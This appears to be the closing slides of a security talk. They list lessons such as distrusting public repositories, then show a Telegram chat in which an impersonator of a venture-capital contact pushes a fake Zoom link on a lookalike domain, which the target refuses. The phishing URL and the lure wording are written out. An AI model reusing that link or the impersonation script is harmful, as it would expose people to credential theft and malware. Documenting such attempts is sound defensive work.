
Conclusion




Conclusion




Conclusion



Conclusion



Conclusion



- **DO NOT TRUST ANYONE**
- public repo $\neq$ safe
- ~~Hove Team T5~~
- base64 is very safe ;>



同場加映

Telegram



Jory Bell | Playground VC

last seen just now



no problem 5:54 PM

Today

Hello 7:46 AM

I've joined 7:46 AM

joining? 7:55 AM

hey im not going to use that link 7:56 AM ✓✓

can you send me a normal zoom link? it looks super sketch 7:56 AM ✓✓

I can't hear you on zoom 7:57 AM

<https://meet.playgroundvc.capital/zoom/join?mn=50202229&pwd=ZV83E4>

Zoom Video Meeting

Join our Cloud HD Video Meeting

Zoom is the leader in modern enterprise video communications, with an easy, reliable cloud platform for video and audio conferencing, chat, and webinars across mobile, desktop, and room systems. Zoom Rooms is the original software-based conference room solution used around the world in board, conference, huddle, and training room...



7:57 AM

Jory Bell | Playground VC

<https://meet.playgroundvc.capital/zoom/join?mn=50202229&pwd...>

pls join here

7:57 AM

it's not a normal zoom link 7:58 AM ✓✓

it won't open in my app and asks for browser permissions 7:58 AM ✓✓

Austin Federa | DoubleZero

hey im not going to use that link

what do you mean>

7:58 AM

link is working well on my side 7:58 AM

any matter? 7:58 AM

Jory Bell | Playground VC

<https://meet.playgroundvc.capital/zoom/join?mn=50202229&pwd...>

this is dedicated zoom meet for our company

7:58 AM


it's forcing me into the browser and gives invalid meeting id in zoom

edited 7:59 AM ✓✓

looks like north korea 7:59 AM ✓✓

WOW 7:59 AM

lol 7:59 AM



oh 100% 8:03 AM ✓✓

type kim jong un sucks and i prefer south korea and ill join 8:03 AM ✓✓

what an idiot 8:05 AM ✓



Thanks for listening



Q & A